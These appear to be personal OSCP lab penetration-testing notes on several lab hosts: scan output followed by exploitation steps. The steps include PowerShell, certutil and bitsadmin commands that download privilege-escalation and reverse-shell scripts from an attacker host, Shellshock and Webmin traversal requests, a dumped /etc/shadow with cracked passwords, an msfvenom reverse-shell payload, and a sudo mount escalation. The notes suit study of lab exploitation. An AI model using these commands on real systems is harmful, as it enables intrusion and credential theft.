Nmap scan report for 10.11.1.31
Host is up, received arp-response (0.042s latency).
Scanned at 2019-11-19 10:58:50 EST for 6s

PORT      STATE SERVICE      REASON
139/tcp    open  netbios-ssn  syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
MAC Address: 00:50:56:89:51:86 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.92 seconds
  Raw packets sent: 3 (116B) | Rcvd: 43 (9.796KB)
```

## screenshot

```
C:\Documents and Settings\Administrator\Desktop>whoami && ipconfig && proof.txt  
whoami && ipconfig && proof.txt  
nt authority\system
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . :  
IP Address . . . . . : 10.11.1.31  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.1.220
```

```
C:\Documents and Settings\Administrator\Desktop>whoami && ipconfig && type proof.txt  
whoami && ipconfig && type proof.txt  
nt authority\system
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . :  
IP Address . . . . . : 10.11.1.31  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.1.220
```

```
26b4cb0930a3e3be4da8e9d738607427
```

```
C:\Documents and Settings\Administrator\Desktop>■
```

***proof***

26b4cb0930a3e3be4da8e9d738607427



## enumeration

alice  
bethany  
ann  
lee  
ian  
nick  
pedro

[+] Version detected: 7.28

python 39161.py 10.11.1.49 9505

from powershell empire take the Invoke-MS16032.ps1 script and add [Invoke-MS16032 -Command C:\Users\kostas\Downloads\Invoke-PowerShellTcp.ps1](#) to the bottom  
from powershell empire take the Invoke-PowershellTCP.ps1 script and add [Invoke-PowershellTCP -Reverse -IPAddress 10.10.14.60 -port 3233](#) to the bottom  
host both of the files  
bitsadmin /transfer Ms16032Job /download <http://10.10.14.60/Invoke-MS16032.ps1> C:\users\kostas\Downloads\Invoke-MS16032.ps1  
same for invoke powershell script  
in terminal  
nc -nlvp 3233  
C:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe C:\Users\kostas\Downloads\Invoke-MS16032.ps1 (this is important because ms16032 exploits powershell v1.0)  
'HOLY HANDLE LEAK BATMAN!' enjoy your shell

certutil.exe -urlcache -split -f "<http://10.11.0.186:8000/MS16-032.ps1>"  
certutil.exe -urlcache -split -f "<http://10.11.0.186:8032/Invoke-PowerShellTcp.ps1>"

C:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe -ExecutionPolicy ByPass -command "& { . C:\Users\Bethany\AppData\Local\Temp\MS16-032.ps1 }"

powershell.exe -exec Bypass "IEX (New-Object Net.WebClient).DownloadString('<http://10.11.0.186:80/Invoke-PowerShellTcp.ps1>')"

IEX (New-Object Net.WebClient).DownloadString('http://10.11.0.186:8000/MS16\_032.ps1');Invoke-MS16-032 "-NoProfile -ExecutionPolicy Bypass -Command IEX (New-Object Net.WebClient).DownloadString('http://10.11.0.186:8032/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.11.0 -Port 3233"

## **nmap**

```
nmap 10.11.1.50
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 11:12 EST
Nmap scan report for 10.11.1.50
Host is up (0.034s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
49155/tcp open  unknown
MAC Address: 00:50:56:89:12:DE (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds

```
nmap -sC -sV -p- 10.11.1.50
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 11:13 EST
Nmap scan report for 10.11.1.50
Host is up (0.042s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http      Microsoft IIS httpd 8.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Welcome to Bethany's Page | Bethany's Page
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
9505/tcp  open  http      HttpFileServer httpd
|_http-title: /
49155/tcp open  msrpc     Microsoft Windows RPC
MAC Address: 00:50:56:89:12:DE (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!
|_smb2-time: ERROR: Script execution failed (use -d to debug)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 225.78 seconds
root@kali:~/Desktop/Machines/OSCP/50#

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.50:80 --simple-report dirsearchsimple_10.11.1.50:80
```

v0.3.8  
(\_||\_) (/\_||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-13\_11-13-53.log

Target: <http://10.11.1.50:80>

```
[11:13:53] Starting:  
[11:13:54] 403 - 58B - /misc/  
[11:13:54] 403 - 58B - /themes/  
[11:13:54] 403 - 58B - /modules/  
[11:13:55] 403 - 58B - /scripts/  
[11:13:56] 403 - 58B - /sites/  
[11:13:56] 403 - 58B - /includes/  
[11:13:57] 403 - 58B - /profiles/  
[11:13:58] 403 - 58B - /Misc/  
[11:14:00] 403 - 58B - /Themes/  
[11:14:13] 403 - 58B - /Scripts/  
[11:14:19] 403 - 58B - /Modules/  
[11:14:42] 403 - 58B - /Sites/  
[11:15:57] 403 - 58B - /Profiles/  
[11:16:41] 403 - 58B - /SITES/  
[11:17:26] 403 - 58B - /Includes/  
[11:18:42] 403 - 58B - /MISC/  
[11:21:03] 403 - 58B - /SCRIPTS/
```

Task Completed

# nikto

```
nikto -host http://10.11.1.50:80 | tee nikto_10.11.1.50:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.50
+ Target Hostname: 10.11.1.50
+ Target Port:    80
+ Start Time:    2019-11-13 12:15:49 (GMT-5)

-----
```

+ Server: Microsoft-IIS/8.5  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=node/add/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=search/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/?q=user/logout/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 36 entries which should be manually viewed.  
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST  
+ OSVDB-3092: /README.TXT: This might be interesting...  
+ OSVDB-3092: /readme.txt: This might be interesting...  
+ OSVDB-3092: /UPGRADE.txt: Default file found.  
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.  
+ OSVDB-3233: /INSTALL.mysql.txt: Drupal installation file found.  
+ OSVDB-3233: /INSTALL.pgsql.txt: Drupal installation file found.  
+ OSVDB-3092: /license.txt: License file found may identify site software.  
+ OSVDB-3092: /LICENSE.TXT: License file found may identify site software.  
+ 8383 requests: 0 error(s) and 29 item(s) reported on remote host  
+ End Time: 2019-11-13 12:21:41 (GMT-5) (352 seconds)

```
-----
```

+ 1 host(s) tested

## 71 Alpha

```
nmap showed ssh and 80
nikto showed that a certain page was vulnerable to shellshock
cracked open burp, replaced the useragent with shellshock, started listener, boom!! www-data shell!!
/etc/passwd showed me the user gibson
from /var    grep -C2 -r root 2> /dev/null | grep pass  and we got some stuff!
zaq1xsw2cde3    now lets try it
su -l root .... no dice
su -l gibson ... yee!! we are now gibson
sudo -l shows us we can do it all
sudo -l /bin/bash -i
whoami
rooted
```

## ***enumeration***

## **nmap**

```
nmap 10.11.1.71
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 21:34 EST
Nmap scan report for 10.11.1.71
Host is up (0.044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:50:56:93:6D:3E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
root@kali:~/Desktop/Machines/OSCP/71#
```

## ***big nmap***

```
nmap -sC -sV -p- 10.11.1.71
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 21:35 EST
Nmap scan report for 10.11.1.71
Host is up (0.044s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3b:0b:f3:84:3c:7d:6e:2b:2c:81:11:94:16:9b:71:7d (ED25519)
80/tcp    open  http?
MAC Address: 00:50:56:93:6D:3E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 744.45 seconds  
root@kali:~/Desktop/Machines/OSCP/71#

## **dirsearch**

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.71:80 --simple-report dirsearchsimple_10.11.1.71:80
```

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-20\_21-36-05.log

Target: <http://10.11.1.71:80>

[21:36:05] Starting:

```
[21:36:05] 403 - 281B - ./php  
[21:36:05] 302 - 0B - /index.php -> site/index.php/  
[21:36:05] 403 - 285B - /cgi-bin/  
[21:37:44] 200 - 2KB - /templates/  
[21:37:44] 403 - 283B - /icons/  
[21:37:45] 200 - 7KB - /site/  
[21:37:49] 200 - 2KB - /core/  
[21:37:50] 200 - 1KB - /custom/  
[21:37:52] 403 - 288B - /javascript/  
[21:37:52] 200 - 2KB - /cache/  
[21:38:52] 200 - 8KB - /phpmyadmin/  
[21:49:08] 403 - 291B - /server-status/  
CTRL+C detected: Pausing threads, please wait...  
[exit / [c]ontinue: e
```

Canceled by the user

root@kali:~/Desktop/Machines/OSCP/71#

# nikto

```
nikto -host http://10.11.1.71:80 | tee nikto_10.11.1.71:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.71
+ Target Hostname: 10.11.1.71
+ Target Port:    80
+ Start Time:    2019-11-20 21:36:04 (GMT-5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Root page / redirects to: site/index.php/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /cgi-bin/admin.cgi: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8502 requests: 4 error(s) and 14 item(s) reported on remote host
+ End Time:      2019-11-20 21:46:21 (GMT-5) (617 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/OSCP/71#
```

***proof***

97f3446c2c2fc5079f22dc38f60c8a78

## screenshot

```
root@alpha:~# whoami
root
root@alpha:~# exit
exit
gibson@alpha:~$ sudo mount -o bind /bin/sh /bin/mount
gibson@alpha:~$ sudo mount
# whoami
root
# hostname
alpha
# ifconfig
eth0      Link encap:Ethernet HWaddr 00:50:56:93:6d:3e
          inet addr:10.11.1.71 Bcast:10.11.255.255 Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe93:6d3e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15893 errors:0 dropped:10 overruns:0 frame:0
          TX packets:3978 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5372660 (5.3 MB) TX bytes:1296055 (1.2 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4144 (4.1 KB) TX bytes:4144 (4.1 KB)

# cat /root/proof.txt
97f3446c2c2fc5079f22dc38f60c8a78
# █
```

## 125 Sherlock

nmap showed that 21 was the only open port, and was running femitter  
anonymous login was enabled and I was able to browse files.  
put fuckyou.txt works! we can write to disk!! now to execute...  
searchsploit told me that femitter allows directory browsing ..../..../..  
dir ..../..../Docume~1/admini~1/Bureau/ showed that I could see proof.txt  
(Docume~1 because old windows machines cant read long names, just  
first 6 letters and ~1)  
(bureau because it is a french distro)

get ..../..../Docume~1/admini~1/Bureau/proof.txt <failed

```
ftp> recv  
(remote-file) ..../..../Docume~1/admini~1/Bureau/proof.txt  
(local-file) proof.txt  
success
```

now we can read proof.txt, but we still don't have a real shell.  
google searching got me to

[https://github.com/SinghDaljeet/SinghDaljeet.github.io/blob/master/\\_posts/2019-02-16-femitter.md](https://github.com/SinghDaljeet/SinghDaljeet.github.io/blob/master/_posts/2019-02-16-femitter.md)

python femitter.py 10.11.0.186 443

```
...  
Administrateur!!! (rooted)
```

## ***enumeration***

## **nmap**

```
nmap 10.11.1.125
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-15 12:38 EST
Nmap scan report for 10.11.1.125
Host is up (0.045s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
4444/tcp  closed krb524
MAC Address: 00:50:56:89:6A:74 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 6.03 seconds

```
nmap -sC -sV -p- 10.11.1.125
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-15 12:38 EST
Nmap scan report for 10.11.1.125
Host is up (0.054s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    Acritum Femitter Server ftptd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw- 1 ftp    ftp        0 Sep 23 2015 . [NSE: writeable]
| drw-rw-rw- 1 ftp    ftp        0 Sep 23 2015 .. [NSE: writeable]
| -rw-rw-rw- 1 ftp    ftp        11164 Dec 26 2006 house.jpg [NSE: writeable]
| -rw-rw-rw- 1 ftp    ftp        920 Jan 03 2007 index.htm [NSE: writeable]
|_drw-rw-rw- 1 ftp    ftp        0 Sep 23 2015 Upload [NSE: writeable]
|_ftp-bounce: bounce working!
| ftp-syst:
|_ SYST: Internet Component Suite
123/tcp   closed ntp
4444/tcp  closed krb524
MAC Address: 00:50:56:89:6A:74 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 256.54 seconds

## ***proof.txt***

10.11.1.125 sherlock  
dae9aad6636a1c2c330b435e5d1f8120

## screenshot

```
2015-09-24 05:39 <REP> .
2015-09-24 05:39 <REP> ..
2015-09-23 11:39 694 MiniShare.lnk
2015-09-24 05:33 32 proof.txt
    2 fichier(s) 726 octets
    2 Rop(s) 6038108130760 octets libres

C:\Documents and Settings\Administrateur\Bureau>ifconfig
ifconfig
'ifconfig' n'est pas reconnu en tant que commande interne
ou externe, un programme executable ou un fichier de commandes.

C:\Documents and Settings\Administrateur\Bureau>ipconfig
ipconfig

Configuration IP de Windows

Carte Ethernet Local Area Connection:

    Suffrage DNS propre à la connexion :
    Adresse IP . . . . . : 10.11.1.125
    Masque de sous-réseau . . . . : 255.255.0.0
    Passerelle par défaut . . . . : 10.11.1.220

C:\Documents and Settings\Administrateur\Bureau>type proof.txt
type proof.txt
dae9aad6636a1c2c330b435e5d1f8120
C:\Documents and Settings\Administrateur\Bureau>
```

## **141 FC4**

webserver will execute cgi  
pl shellcode named shell.cgi  
curl to execute  
yeet cannon!

## ***enumeration***

<https://chousensha.github.io/blog/2016/02/15/pentest-lab-pwnos/>

msf5 auxiliary(admin/webmin/file\_disclosure)

curl http://10.11.1.141:10000/unauthenticated//..%01/..%01/..%01/..%01/etc/passwd

## **nmap**

```
echo -e e[5me[31me[1mttl=64e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.11.1.141  
ttl=64  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-26 12:47 EST  
Nmap scan report for 10.11.1.141  
Host is up (0.038s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp   open  rpcbind  
10000/tcp open  snet-sensor-mgmt  
MAC Address: 00:50:56:89:56:41 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.92 seconds
```

## **reg nmap**

```
nmap -sC -sV -p- 10.11.1.141
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-26 12:53 EST
Nmap scan report for 10.11.1.141
Host is up (0.041s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 4.0 (protocol 2.0)
| ssh-hostkey:
|   1024 fe:cd:bb:f6:36:d4:59:62:92:b4:10:e4:75:04:43:54 (DSA)
|   1024 9a:99:25:75:ac:04:e5:f9:f7:21:c6:f5:88:4f:12:6a (RSA)
111/tcp   open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2        111/tcp  rpcbind
|   100000 2        111/udp  rpcbind
10000/tcp open  http   MiniServ 0.01 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 00:50:56:89:56:41 (VMware)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 100.92 seconds

## /etc/passwd

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
bob:x:500:500::/home/bob:/bin/bash
alice:x:501:501::/home/alice:/bin/bash
```

## /etc/shadow

```
root:$1$236Vlq03$B7t0m/g9MRJmiR/ufF4jo0:16903:0:99999:7:::  
bin:*:13653:0:99999:7:::  
daemon:*:13653:0:99999:7:::  
adm:*:13653:0:99999:7:::  
lp:*:13653:0:99999:7:::  
sync:*:13653:0:99999:7:::  
shutdown:*:13653:0:99999:7:::  
halt:*:13653:0:99999:7:::  
mail:*:13653:0:99999:7:::  
news:*:13653:0:99999:7:::  
uucp:*:13653:0:99999:7:::  
operator:*:13653:0:99999:7:::  
games:*:13653:0:99999:7:::  
gopher:*:13653:0:99999:7:::  
ftp:*:13653:0:99999:7:::  
nobody:*:13653:0:99999:7:::  
dbus:!!:13653:0:99999:7:::  
vcsa:!!:13653:0:99999:7:::  
rpm:!!:13653:0:99999:7:::  
haldaemon:!!:13653:0:99999:7:::  
pcap:!!:13653:0:99999:7:::  
nscd:!!:13653:0:99999:7:::  
named:!!:13653:0:99999:7:::  
netdump:!!:13653:0:99999:7:::  
sshd:!!:13653:0:99999:7:::  
rpc:!!:13653:0:99999:7:::  
mailnull:!!:13653:0:99999:7:::  
smmsp:!!:13653:0:99999:7:::  
rpcuser:!!:13653:0:99999:7:::  
nfsnobody:!!:13653:0:99999:7:::  
apache:!!:13653:0:99999:7:::  
squid:!!:13653:0:99999:7:::  
webalizer:!!:13653:0:99999:7:::  
xfs:!!:13653:0:99999:7:::  
ntp:!!:13653:0:99999:7:::  
mysql:!!:13653:0:99999:7:::  
bob:$1$Rrhb4Izg$Ee8/JYZjv.NimwyrSEL6R/:16903:0:99999:7:::  
alice:$1$BfWG661G$ye24xqRQEx.nq.bZTATwf.:16917:0:99999:7:::  
[*] Auxiliary module execution completed
```

## **unshadow**

```
root@kali:~/Desktop/Machines/OSCP/141# john unshadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Og 0:00:00:12 3/3 Og/s 14196p/s 42210c/s 42210C/s 080476..081179
Og 0:00:01:26 3/3 Og/s 14521p/s 43507c/s 43507C/s myh0798..myh0801
Og 0:00:03:35 3/3 Og/s 14645p/s 43913c/s 43913C/s skwpg..skwqu
Og 0:00:03:40 3/3 Og/s 14632p/s 43875c/s 43875C/s blonar1..blonaha
Og 0:00:09:01 3/3 Og/s 14728p/s 44175c/s 44175C/s jamet16..jamety3
Og 0:00:09:03 3/3 Og/s 14725p/s 44167c/s 44167C/s jmm2711..jmm2775
Og 0:00:10:02 3/3 Og/s 14756p/s 44262c/s 44262C/s bbrus7..bbruke
Session aborted
root@kali:~/Desktop/Machines/OSCP/141# john unshadow.txt /root/Desktop/Tools/Wordlists/
index.html mintkey/ names.txt rockyou.txt
root@kali:~/Desktop/Machines/OSCP/141# john unshadow.txt --wordlist=/root/Desktop/Tools/Wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
loading1      (alice)
BUGZBUNNY     (bob)
2g 0:00:10:08 DONE (2019-11-26 13:42) 0.003285g/s 23559p/s 43271c/s 43271C/s    123d..*7iVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

## **john**

```
root@kali:~/Desktop/Machines/OSCP/141# john unshadow.txt --wordlist=/root/Desktop/Tools/Wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
loading1      (alice)
BUGZBUNNY    (bob)
2g 0:00:10:08 DONE (2019-11-26 13:42) 0.003285g/s 23559p/s 43271c/s 43271C/s    123d..*7iVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

## ***proof.txt***

8aafac90ff1c985236b1593e84709fb0

## screenshot

```
[root@fc4 /]# whoami
root
[root@fc4 /]# cd root
[root@fc4 ~]# ls
install.log
install.log.syslog
proof.txt
[root@fc4 ~]# ifconfig && hostname && cat proof.txt
eth0      Link encap:Ethernet HWaddr 00:50:56:89:56:41
          inet addr:10.11.1.141 Bcast:10.11.255.255 Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe89:5641/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:949190 errors:149 dropped:0 overruns:0 frame:0
          TX packets:386372 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:72460354 (69.1 MiB) TX bytes:104365822 (99.5 MiB)
          Interrupt:10 Base address:0x2024

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33649 (32.8 KiB) TX bytes:33649 (32.8 KiB)

fc4.thinc.local
8aafac90ff1c985236b1593e84709fb0
[root@fc4 ~]#
```

## **146 Susie**

nmap showed 21 and 22

a better nmap showed that ssh was running ProFTPD 1.3.3a

searchsploit did not have anything great

a quick google search got me to a github project

[https://github.com/Muhammd/ProFTPD-1.3.3a/blob/master/ProFTPD\\_exploit.py](https://github.com/Muhammd/ProFTPD-1.3.3a/blob/master/ProFTPD_exploit.py)

his msfvenom thing did not work, so i removed the --smallest argument and it came out fine

msfvenom -p linux/x86/shell\_reverse\_tcp LHOST=10.11.0.186 LPORT=1234 CMD=/bin/sh PrependChrootBreak=true -f

python -v payload -b '\x09\x0a\x0b\x0c\x0d\x20\xff'

threw the results in the code

started nc listener

python ProFTPD\_exploit.py 10.11.1.146

rooted

## ***enumeration***

## **nmap**

```
nmap 10.11.1.146
